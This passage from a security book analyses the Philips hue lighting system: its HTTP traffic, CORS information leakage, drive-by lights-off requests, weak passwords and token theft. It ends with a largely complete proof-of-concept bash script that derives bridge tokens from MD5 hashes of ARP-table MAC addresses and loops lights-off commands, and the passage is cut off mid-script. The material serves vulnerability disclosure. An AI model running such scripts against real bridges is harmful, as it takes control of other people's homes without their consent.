light"},"4":{"name":"Bookshelf 2","state":{"bri":16,"effect":"none","sat":247,"reachable":true,"alert":"none","hue":11901,"colormode":"xy","on":false,"ct":500,"xy":[0.5466,0.4121]},"modelid":"LCT001","swversion":"65003148","pointsymbol":{"3":"none","2":"none","1":"none","7":"none","6":"none","5":"none","4":"none","8":"none"},"type":"Extended color light"},"9":{"name":"Kitchen 2","state":{"bri":246,"effect":"none","sat":216,"reachable":true,"alert":"none","hue":58013,"colormode":"xy","on":false,"ct":359,"xy":[0.4546,0.2323]},"modelid":"LCT001","swversion":"65003148","pointsymbol":{"3":"none","2":"none","1":"none","7":"none","6":"none","5":"none","4":"none","8":"none"},"type":"Extended color light"},"8":{"name":"Hallway 1","state":{"bri":9,"effect":"none","sat":254,"reachable":true,"alert":"none","hue":25593,"colormode":"xy","on":false,"ct":290,"xy":[0.4091,0.518]},"modelid":"LCT001","swversion":"65003148","pointsymbol":{"3":"none","2":"none","1":"none","7":"none","6":"none","5":"none","4":"none","8":"none"},"type":"Extended color light"}},"schedules":{},"config":{"portalservices":true,"gateway":"192.168.2.1","mac":"[DELETED]","swversion":"01005215","ipaddress":"192.168.2.2","proxyport":0,"swupdate":{"text":"","notify":false,"updatestate":0,"url":""},"lin

```
kbutton":true,"netmask":"255.255.255.0","name":"Philips hue","dhcp":true,"U
TC":"2013-04-29T21:13:29","proxyaddress":"","whitelist":{"[DELETED]":{"name
":"iPad 4G","create date":"2012-11-23T05:54:57","last use date":"2013-02-11
T21:29:12"},"[DELETED]":{"name":"iPhone 5","create date":"2012-11-22T04:49:
57","last use date":"2012-12-03T01:21:56"},"[DELETED]":{"name":"iPhone 5","
create date":"2012-12-09T04:04:39","last use date":"2013-04-29T21:10:32"}}}
,"groups":{}},"lastHeardAgo":5 };app.data.bridgeid = "[DELETED]";[DELETED]
```

As you can see, the HTTP response includes information about the lightbulbs associated with the bridge and their state, as well as the internal bridge IP address and `id`.

Note

Notice the `whitelist` elements in the response. The strings associated with this element represent authorized tokens that can be used to send the bridge commands directly. We will cover the use of whitelisted elements in the following sections.

The HTTP response also includes status about the states of various bulbs (for example, `"Bathroom 1`") that is displayed to the user in the web interface.

The user is presented with a dashboard containing various scenes (configured to turn bulbs into a combination of colors and brightness for convenience) and the set of bulbs. As shown in Figure 1-5, the user can select a scene, configure an individual bulb, or turn all bulbs on or off.




Figure 1-5. *User dashboard for turning lights on or off*

In the case where the user wants to turn all the bulbs off and clicks the "off" button, the browser directly connects to the bridge (IP address `192.168.2.2` in this case) if the user is on the same local network as the bridge:

```
PUT /api/[+whitelist DELETED+]/groups/0/action HTTP/1.1
Host: 192.168.2.2
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_3)
AppleWebKit/536.28.10
(KHTML, like Gecko) Version/6.0.3 Safari/536.28.10
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Connection: keep-alive
Proxy-Connection: keep-alive
Content-Length: 12

{"on":false}
```

As you can see, the browser sends its `whitelist` token that was generated when the bridge was associated with the user's account. The `/groups/0/action` command is documented in Section 2.5 of the Philip's API (free registration required) and is used to turn all lights off.

In the case where the user is remote and not on the same local segment as the bridge, the message is routed through the web server:

```
GET          /en-US/user/sendMessageToBridge?clipmessage=%7B%22bridgeId%22%3A
%22[DELETED]
%22%2C%22clipCommand%22%3A%7B%22url%22%3A%22%2Fapi%2F0%2Fgroups%2F0%2Faction
%22%
2C%22method%22%3A%22PUT%22%2C%22body%22%3A%7B%22on%22%3Afalse%7D%7D%7D HTTP/
1.1
Host: www.meethue.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_3)
AppleWebKit/536.28.10
(KHTML, like Gecko) Version/6.0.3 Safari/536.28.10
Accept: */*
DNT: 1
X-Requested-With: XMLHttpRequest
Referer: https://www.meethue.com/en-US/user/scenes
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Cookie:[DELETED]
Connection: keep-alive
Proxy-Connection: keep-alive
```

Notice that in this case the value of the `clipCommand` contains the same `/groups/0/action` command as the local request. The bridge quickly collects this instruction from the established outbound connection by issuing a `POST` request to `/queue/getmessage?id=[DELETED id]&sso=[DELETED]`. Once the bridge processes the request, the server responds to the browser with a positive affirmation that all lights are turned off:

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Cache-Control: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Set-Cookie: PLAY_FLASH=;Path=/;Expires=Thu, 01 Jan 1970 00:00:00 GMT
Set-Cookie: PLAY_ERRORS=;Path=/;Expires=Thu, 01 Jan 1970 00:00:00 GMT
Set-Cookie: PLAY_SESSION=[DELETED];Path=/
Vary: Accept-Encoding
Date: Sun, 05 May 2013 23:04:19 GMT
Server: Google Frontend
Content-Length: 41

{"code":200,"message":"ok","result":"ok"}
```

The `ok` codes for `message` and `result` signify that the instructions executed successfully and the bulbs were turned off.

INFORMATION LEAKAGE

The web server associated with the hue website and the bridge (the bridge has a web server listening on TCP port 80) includes the following header when they respond to requests:

```
Access-Control-Allow-Origin: *
```

According to cross-origin policies within web browsers, this header allows JavaScript code on any website on the Internet to access the results from the web servers running on the hue website and the bridge. This leads to a situation in which an external entity can capture the fact that the user is on a network segment that has the hue system installed, as well as capture the bridge's `id`, MAC address, and internal IP address.

To illustrate this, consider the following HTML code:

```
<HTML>
        <SCRIPT>
                // Create the XHR object.
                function find_hue()
                {
                        var url = 'https://www.meethue.com/api/nupnp';

                        var xhr = new XMLHttpRequest();

                        xhr.open('GET', url, true);

                        xhr.onload = function()
                        {
                                var text = xhr.responseText;

                                var obj=JSON.parse(text.substr(1,
                                text.length-2));

                                document.write('<H3>Your Hue bridge id
                                is '+ obj.id + '</H3><BR>');
                                document.write('<H3>Your Hue bridge
                                internal IP address is '+
                                obj.internalipaddress + '</H3><BR>');

                                document.write('<H3>Your Hue bridge MAC
                                address is '+ obj.macaddress + '</H3><BR>');
                        };

                        xhr.send();
                }

                find_hue();
```

```
        </SCRIPT>
</HTML>
```

Assume the HTML code is hosted on an external website. As shown in Figure 1-6, the website hosted at `www.dhanjani.com` is able to capture the bridge's `id`, internal IP address, and MAC address. As shown in the HTML code, this is done by using `XMLHttpRequest`, which makes the web browser connect to a domain other than `www.dhanjani.com` (i.e., `meethue.com`). The owner of the external website can easily capture this information and store it.




Figure 1-6. *Information leakage to external website*

From a security perspective, just the mere fact of visiting an arbitrary website should not reveal this information to the website owner. We classify this issue as *information leakage*, because it reveals information to an external entity who has not been authorized by the user to obtain this data.

DRIVE-BY BLACKOUTS

The web server running on the bridge also has the `Access-Control-Allow-Origin` header set to *. Should the owner of an external website know one of the `whitelist` tokens associated with the bridge, he or she can remotely control the lights by performing an `XMLHttpRequest` to get the bridge's internal IP address (as discussed earlier) and then performing another `XMLHttpRequest` to the bridge's IP address using `PUT`:

```
xhr.open('PUT',  'http://'+obj.internalipaddress+'/api/[whitelist  DELETED]/
groups/
0/action', true);
```

and then sending the body of the PUT request:

```
xhr.send("{\"on\":false}");
```

This would cause the victim's browser to command the hue bridge to turn the lights off, just by visiting the malicious website (thus the term *drive-by*).

The probability of a malicious person pulling this off is low, because they would have to know one of the `whitelist` tokens. But it is a poor design decision to set the `Access-Control-Allow-Origin` header to *, because good security mechanisms should not allow an arbitrary website to be able to force lights to turn off, even if they knew one of the `whitelist` tokens.

WEAK PASSWORD COMPLEXITY AND PASSWORD LEAKS

The hue website lets the user control the lights remotely as long as the user logs in with valid credentials.

As shown in Figure 1-7, the hue website requires only that passwords be at least characters long. Users might be tempted to create easily guessable passwords such as `123456`. In fact studies have shown `123456` and `password` to be the most common passwords.




Figure 1-7. *A password requirement of at least six characters*

While it is true that, ultimately, the user is at fault for selecting weak passwords such as these, it is also the job of security architects to make it harder for people to make such mistakes. Most people just want their devices and software to work in the moment and simply aren't aware of potential negative repercussions in the future.

Despite the weak password policy, the website does lock out the account for one minute after every two failed login attempts (Figure 1-8). This decreases the odds of brute-force password attacks in the event that a user has have selected a password that is not easily guessable.




Figure 1-8. *Locking account for one minute after two failed login attempts*

However, another major problem is users' tendency to reuse their credentials on other services. News of major password leaks occur on a frequent, if not daily, basis. When an attack has compromised a major website, an attacker can easily attempt to log into the hue website using usernames and passwords obtained from such leaks.

This scenario is high risk, because all the attacker needs to do is go through usernames (when they in the form of email addresses) and passwords that have been compromised and posted publicly and begin to test the credentials on the hue

website. In this way, attackers can easily harvest hue accounts and gain the ability to change the state of people's lightbulbs remotely.

On a related note, another threat is the potential compromise of the hue website infrastructure or the abuse of the system by a disgruntled employee. Either of these situations can put enormous power in the hands of a potential attacker. Philips has not publicly stated their internal governance process or the steps they may have taken to detect possible attacks on their infrastructure. There is no indication from Philips on how they protect the stored passwords in their databases or whether they are accessible to their employees in the clear.

Controlling Lights Using the iOS App

Users can also control hue lights locally or remotely using an iPhone or iPad with the hue app on the iOS App Store.

When the hue app is first launched, it tests to see if it has authorization to send commands to the hue bridge on the local network:

```
GET /api/[username DELETED] HTTP/1.1
Host: 10.0.1.2
Proxy-Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-us
Connection: keep-alive
Pragma: no-cache
User-Agent: hue/1.1.1 CFNetwork/609.1.4 Darwin/13.0.0
```

The `username` token is selected by the hue app. This is the response from the bridge:

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Expires: Mon, 1 Aug 2011 09:00:00 GMT
Connection: close
Access-Control-Max-Age: 0
Access-Control-Allow-Origin: *
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: POST, GET, OPTIONS, PUT, DELETE
Access-Control-Allow-Headers: Content-Type
Content-type: application/json

[{"error":{"type":1,"address":"/","description":"unauthorized user"}}]
```

Since this is the first time the iOS device is attempting to connect to the bridge, the iOS device is not authorized. In this situation, the user needs to prove physical ownership by pressing the button on the bridge. At this point, the iOS app instructs the user to press the physical button on the bridge, as shown in Figure 1-9.

Figure 1-9. *iOS app instructing the user to press the physical button on the bridge*

Behind the scenes, the iOS app sends the following `POST` request to the bridge:

```
POST /api HTTP/1.1
Host: 10.0.1.2
Proxy-Connection: keep-alive
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-us
Accept: */*
Pragma: no-cache
Connection: keep-alive
User-Agent: hue/1.1.1 CFNetwork/609.1.4 Darwin/13.0.0
Content-Length: 71

{"username":"[username DELETED]","devicetype":"iPhone 5"}
```

Note that the value of the `username` field sent here is the same as the one sent in the previous request, which failed because the iOS app was running for the first

time on the particular device. If the user presses the button on the bridge within 30 seconds, this particular `username` will become authorized and can be used to issue commands to the bridge while on the local network.

Assuming that the user does press the button on the bridge, the bridge sends the following response to the iOS app:

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-
check=0
Pragma: no-cache
Expires: Mon, 1 Aug 2011 09:00:00 GMT
Connection: close
Access-Control-Max-Age: 0
Access-Control-Allow-Origin: *
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: POST, GET, OPTIONS, PUT, DELETE
Access-Control-Allow-Headers: Content-Type
Content-type: application/json

[{"success":{"username":"[username DELETED]"}}]
```

The bridge responds positively and echoes back the `username` field provided by the iOS app. Now that the iOS App is now successfully authorized, it can command the bridge with instructions, as long as it remembers the value of the `username` field.

The user can turn all lights off using the iOS app, as shown in Figure 1-10.




Figure 1-10. *User tapping "ALL OFF" button in iOS app*

When the user selects to turn all lights off from the iOS App (and assuming the user is in the local network, i.e., at home), the iOS app will send the following request directly to the bridge:

```
PUT /api/[username DELETED]/groups/0/action HTTP/1.1
Host: 10.0.1.2
Proxy-Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-us
Pragma: no-cache
Connection: keep-alive
User-Agent: hue/1.1.1 CFNetwork/609.1.4 Darwin/13.0.0
Content-Length: 12

{"on":false}
```

And the bridge responds:

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-
check=0
Pragma: no-cache
Expires: Mon, 1 Aug 2011 09:00:00 GMT
Connection: close
```

```
Access-Control-Max-Age: 0
Access-Control-Allow-Origin: *
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: POST, GET, OPTIONS, PUT, DELETE
Access-Control-Allow-Headers: Content-Type
Content-type: application/json

[{"success":{"/groups/0/action/on":false}}]
```

The `success` attribute with the `false` value indicates that the command executed successfully and the lights were turned off (i.e., `/groups/0/action/on` indicates that the `on` state is negative, which means it is `false` that the lights are turned on).

In the case where the iPhone or iPhone is not on the same network segment (i.e., the user is remote), the iOS app can remotely issue commands to the bridge via the portal infrastructure. In this case, the iOS device notifies the user that it is unable to connect to the bridge directly, as shown in Figure 1-11.




Figure 1-11. *Hue iOS app notifying the user that it is unable to connect to the bridge*

When the user taps More on the dialog in Figure 1-11, the app then presents an option to "Setup away from home," as shown in Figure 1-12.




Figure 1-12. *Options available when user taps More*

When the user selects the "Setup away from home" option, the app launches the Safari browser in iOS and requests the user's credentials (shown in Figure 1-13). The user needs to enter the website credentials established previously in "Contolling Lights Via the Website Interface" on page 4.




Figure 1-13. *Portal login page to authorize iOS app*

Once the user enters the credentials and logs in, he or she is asked to authorize the app (Figure 1-14).




Figure 1-14. *User is asked to authorize iOS app*

Once the user selects Yes, the browser sends the following `GET` request to `www.meethue.com`:

```
GET /en-US/api/getaccesstokenpost HTTP/1.1
Host: www.meethue.com
Referer: https://www.meethue.com/en-US/api/getaccesstokengivepermission
Proxy-Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Cookie: [DELETED]
Accept-Language: en-us
Connection: keep-alive
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 6_1_4 like Mac OS X)
AppleWebKit/536.26 (KHTML, like Gecko) Version/6.0 Mobile/10B350 Safari/
8536.25
```

The server then responds with the following:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8; charset=utf-8
Cache-Control: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Set-Cookie: [DELETED]
Vary: Accept-Encoding
Date: Mon, 08 Jul 2013 05:24:14 GMT
```

```
Server: Google Frontend
Content-Length: 1653

<!DOCTYPE html>
<html>
  <head>
    <meta content="0;phhueapp://sdk/login/8/[TOKEN DELETED]=" http-equiv=
    "refresh" />

[Rest of HTML deleted for brevity]
```

The response from the server redirects the web browser to the `phhueapp://sdk/login/8/[TOKEN DELETED]` URL, which causes the hue iOS app to relaunch. The iOS app is passed the `TOKEN` value, which it stores and remembers to be able to connect to `www.meethue.com` in the future and issue commands to the bridge remotely.

Note

`phhueapp:` is known as a *URL Scheme*, which enables the Safari browser and other Apps to launch particular Apps that have registered the particular handler. For example, the native Maps app can be launched by typing in `maps://` in the Safari browser in iOS. In this case, the hue app registered the `phhueapp:` handler, so Safari can launch the hue app when it is redirected to a URL beginning with the `phhueapp:` string.

Now, when the use is remote (i.e., not on the same wireless network as the bridge), commands are routed via the Internet to `www.meethue.com`. In this situation, when the user taps on "ALL OFF" (Figure 1-10), the iOS app sends the following request with the authorized `TOKEN` value it obtained earlier:

```
POST /api/sendmessage?token=[DELETED} HTTP/1.1
Host: www.meethue.com
Proxy-Connection: keep-alive
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-us
Accept: */*
Connection: keep-alive
User-Agent: hue/1.0.2 CFNetwork/609.1.4 Darwin/13.0.0
Content-Length: 127

clipmessage={ bridgeId: "[DELETED}", clipCommand: { url:
"/api/0/groups/0/action", method: "PUT", body:
{"on":false} } }
```

In this case, the bridge responds:

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Cache-Control: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Set-Cookie: PLAY_FLASH=;Path=/;Expires=Thu, 01 Jan 1970 00:00:00 GMT
Set-Cookie: PLAY_ERRORS=;Path=/;Expires=Thu, 01 Jan 1970 00:00:00 GMT
Set-Cookie: PLAY_SESSION=;Path=/;Expires=Thu, 01 Jan 1970 00:00:00 GMT
Date: Mon, 06 May 2013 19:51:58 GMT
Server: Google Frontend
Content-Length: 41

{"code":200,"message":"ok","result":"ok"}
```

The `ok` response from `www.meethue.com` signifies that the command was executed successfully and that all the lights were turned off.

STEALING THE TOKEN FROM A MOBILE DEVICE

The iOS app stores the `username` token and the `TOKEN` for `www.meethue.com` in the *Library/Preferences/com.philips.lighting.hue.plist* file on the iPhone and iPad (stored as `uniqueGlobalDeviceIdentifier` and `sdkPortalToken` respectively). Someone with temporary access to a hue user's mobile device can capture this file and then be able to remotely control the hue bulbs. The probability of this risk is low, because the malicious entity would require physical access to the mobile device.

MALWARE CAN CAUSE PERPETUAL BLACKOUT

In the analysis of the use case, we studied how the `username` token is registered with the bridge by the iOS app. This secret token can be used by any device on the local network to connect directly to the bridge and issue it authorized commands to control the bulbs.

I found that the `username` token selected by the iOS app was not random but the message-digest algorithm (MD5)-based hash of the iPhone's MAC address. Every network card (wired or wireless) has a unique MAC address issued by the manufacturer. In the case of wired or wireless networks, the MAC addresses of devices on the local network that have transmitted data recently can be viewed by issuing the `arp` command on most operating systems:

```
$ arp -a -n
? (172.20.0.1) at d4:ae:52:9d:1f:49 on en0 ifscope [ethernet]
? (172.20.0.23) at 7c:7a:91:33:be:a4 on en0 ifscope [ethernet]
? (172.20.0.52) at d8:a2:5e:4b:9a:50 on en0 ifscope [ethernet]
```

```
? (172.20.0.75) at 54:e4:3a:a6:4b:0e on en0 ifscope [ethernet]
? (172.20.0.90) at c8:f6:50:08:5f:e7 on en0 ifscope [ethernet]
? (172.20.0.154) at 74:e1:b6:9f:12:66 on en0 ifscope [ethernet]
```

Based on the output of the `arp` command, we can see the MAC addresses associated with the particular device. For example, the device with the IP address of `172.20.0.90` has the MAC address `c8:f6:50:08:5f:e7`.

The MD5 algorithm in use is known as a *one-way hash*. So, the MD5 hash of `c8:f6:50:08:5f:e7` can be computed with the `md5` tool:

```
$ md5 -s "c8:f6:50:08:5f:e7"
MD5 ("c8:f6:50:08:5f:e7") = 4ad1c59ad3f1c4fcdd67a55ee8f80160
```

In this case, the MD5 hash of `c8:f6:50:08:5f:e7` is and always will be `4ad1c59ad3f1c4fcdd67a55ee8f80160`. Given the one-way nature of MD5, it is hard to compute the MAC address back from the actual hash. However, imagine a situation in which a device on the same network has been infected with a malicious program installed by an intruder (also known as *malware*). This malware can easily issue the `arp` command and quickly compute the MD5 hash of each MAC address in the table. Then, in order to cause a blackout, the malware simply has to connect to the hue bridge on the local network and use the hash as the `username` to turn off the lights. This creates a situation in which arbitrary malware on any device on the local network can directly connect to the bridge and continuously issue commands to turn the lights off causing a perpetual blackout.

Let's imagine a proof-of-concept malware program written using the simple bash shell available on most Unix and Linux hosts. First, the malicious script needs to locate the IP address of the bridge:

```
while [ -z "$bridge_ip" ];
do
      bridge_ip=($(curl --connect-timeout 5 -s https://www.meethue.com/api/
nupnp
    |awk '{match($0,/[0-9]+\.[0-9]+\.[0-9]+\.[0-9]+/);
    ip = substr($0,RSTART,RLENGTH); print ip}'))

    # If no bridge is found, try again in 10 minutes
    if [ -z "$bridge_ip" ];
    then
        sleep 600
    fi
done
```

The script browses to *https://www.meethue.com/api/nupnp* (see Figure 1-4) to obtain the IP address of the bridge. If no bridge is found using this URL, it just sleeps for 10 minutes and keeps trying until a bridge is located on the local network.

Next, the bridge enters an infinite loop:

```
while true; do
```

Within this infinite loop, it first gets the MAC addresses using the `arp` command:

```
mac_addresses=( $(arp -a | awk '{print toupper($4)}')
```

Now, for each MAC address, it pads the format so that MAC addresses such as `1:2:3:4:5:6` are in the format of `01:02:03:04:05:06`:

```
padded_m=`echo $m |
            sed "s/^\(.\):/0\1:/" |
            sed "s/:\(.\):/:0\1:/g" |
            sed "s/:\(.\):/:0\1:/g" |
            sed "s/:\(.\)$/:0\1/"`
```

The script then computes the MD5 hash of the MAC address in the loop:

```
bridge_username=( $(md5 -q -s $padded_m))
```

Now, the script uses `curl` to connect to the bridge and issue it a lights-off command using the calculated `username`:

```
turn_it_off=($(curl --connect-timeout 5 -s -X PUT http://$bridge_ip/api/
$bridge_username/groups/0/action -d {\"on\":false} | grep success))
```

If the command succeeds, the script goes into another infinite loop and perpetually issues the lights-off command to the bridge:

```
if [ -n "$turn_it_off" ]; then
                        echo "SUCCESS! It's blackout time!";

                while true;
                do
                    turn_it_off=($(curl --connect-timeout 5
                    -s -X PUT http://$bridge_ip/api/$bridge_username
                    /groups/0/action -d {\"on\":false} | grep success))
                done
```

Example 1-1 contains the complete source code for the script.

Example 1-1. hue_blackout.bash

```
#!/bin/bash
# This script demonstrates how malware can cause sustained blackout on the
# Philips hue lightbulb system

# By design, the hue client software uses the MD5 hash of the users' MAC
# address to register with the hue bridge

# This script collects the ARP addresses on the victim's laptop or desktop
# to locate devices on the network that are likely to have been registered
# with the bridge. It then calculates the MD5 hash of each of the addresses
# and uses the output to connect to the hue bridge and issue a command to
# turn all the lights off. Once it finds a working token, it infinitely loops
# through the same request causing a continuous blackout (i.e. the lights
# turn off again if the user physically switches the bulbs off and then on
# again). If the user deregisters the associate device, the script goes back
# to looking for more valid MAC addresses. If the user registers the same
# device, the script will again cause a sustained blackout and repeat the
# process

# Written by Nitesh Dhanjani

# Get the internal IP of the bridge which is advertised on the meethue portal.
while [ -z "$bridge_ip" ];
do
    bridge_ip=($(curl --connect-timeout 5 -s https://www.meethue.com/api/nupnp
    |awk '{match($0,/[0-9]+\.[0-9]+\.[0-9]+\.[0-9]+/); ip =
    substr($0,RSTART,RLENGTH); print ip}'))

    # If no bridge is found, try again in 10 minutes.
        if [ -z "$bridge_ip" ];
    then
                sleep 600
        fi
done


# Bridge found, lets cycle through the MAC addresses and cause a blackout.
echo "Found bridge at $bridge_ip"

# We never break out of this loop ;-)
while true;
do
    # Get MAC addresses from the ARP table
    mac_addresses=( $(arp -a | awk '{print toupper($4)}') )

    # Cycle through the list
    for m in "${mac_addresses[@]}"
    do
```

```
# Pad it so 0:4:5a:fd:83:f9 becomes 00:04:5a:fd:83:f9 (thanks
# http://code.google.com/p/plazes/wiki/FindingMACAddress)

padded_m=`echo $m |
            sed "s/^\(.\):/0\1:/" |
            sed "s/:\(.\):/:0\1:/g" |
            sed "s/:\(.\):/:0\1:/g" |
            sed "s/:\(.\)$/:0\1/"`

# Ignore broadcase entries in the ARP table
if [ $padded_m != "FF:FF:FF:FF:FF:FF" ]
then
    # Compute MD5 hash of the MAC address
    bridge_username=( $(md5 -q -s $padded_m))

    # Use the hash to attempt to instruct the bridge to turn
    # all lights off

    turn_it_off=($(curl --connect-timeout
    5 -s -X PUT
    http://$bridge_ip/api/$bridge_username/groups/0/action -d
    {\"on\":false} | grep success))

    # If it worked, go into an infinite loop and cause a sustained
    # blackout
    if [ -n "$turn_it_off" ];
    then
        echo "SUCCESS! It's blackout time!";

        while true;
        do
